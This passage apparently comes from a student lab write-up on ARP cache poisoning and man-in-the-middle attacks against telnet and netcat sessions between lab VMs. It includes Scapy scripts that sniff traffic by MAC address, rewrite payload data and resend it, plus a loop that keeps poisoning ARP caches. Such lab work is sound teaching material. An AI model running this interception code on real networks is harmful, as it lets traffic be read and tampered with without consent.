pkt=sniff(filter='tcp and (ether src 08:00:27:96:38:07 or ether src 08:00:27:90:f7:4e)', prn=spoof_packet)

                                                                   #set the filter to TCP and the MAC address of two VM
```



Firstly set IP forwarding to 1, start telnet on VM A.


Then set Ip forwarding to 0, and start to run the spoofing program. The results is shown by the screenshot below. As we can see, no matter typing what characters, it will appear to be Z



In the meantime, APR poisoning should be done simultaneously. I changed the ARP poisoning program a little to let it keep poisoning the ARP cache. The code is as below:

```
from scapy.all import*

import threading

import time

def attack(): …….                          #the ARP poisoning program body remains the same

while 1:

attack()

time.sleep(1)                              #let it poison ARP cache every 1 second
```

For example, as we can see this VM M's Wireshark screenshot, this packet from VM A to VM B is actually come through VM M.




Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Code:


```
from scapy.all import *                                          #import all scapy modules

def spoof_packet(pkt):

 if(pkt[IP].src=="10.0.2.14") and (pkt[IP].dst=="10.0.2.16") and pkt[TCP].payload:

  newpacket=IP(pkt[IP])

  data=pkt[TCP].payload.load                                     #extract the data

  del(newpacket.chksum)

  del(newpacket[TCP].payload)

  del(newpacket[TCP].chksum)

  newdata=data.replace('Chunxi','AAAAAA')                        #change Chunxi in the list to AAAAAA

  newpacket=newpacket/newdata                                    #assemble a new packet

  send(newpacket)                                                #send this packet

 elif(pkt[IP].src=="10.0.2.16") and (pkt[IP].dst=="10.0.2.14"):

  newpacket=IP(pkt[IP])

  send(newpacket)
```

```
while 1:

  pkt=sniff(filter='tcp and (ether src 08:00:27:96:38:07 or ether src 08:00:27:90:f7:4e)', prn=spoof_packet)
```

The filter and select condition are same as task 2. As we can see from the screenshot, Chunxi has been successfully transfer to AAAAAA. The procedure is also same. At first set IP forwarding to 1 and start the Netcat connection.



Then set the IP forwarding to 0, with ARP poisoning program running in the background, start the MITM attack. As we can see from the result, the attack is successful.



As we can see from the Wireshark screenshot of VM M, the spoofed Netcat packet has been went through VM M.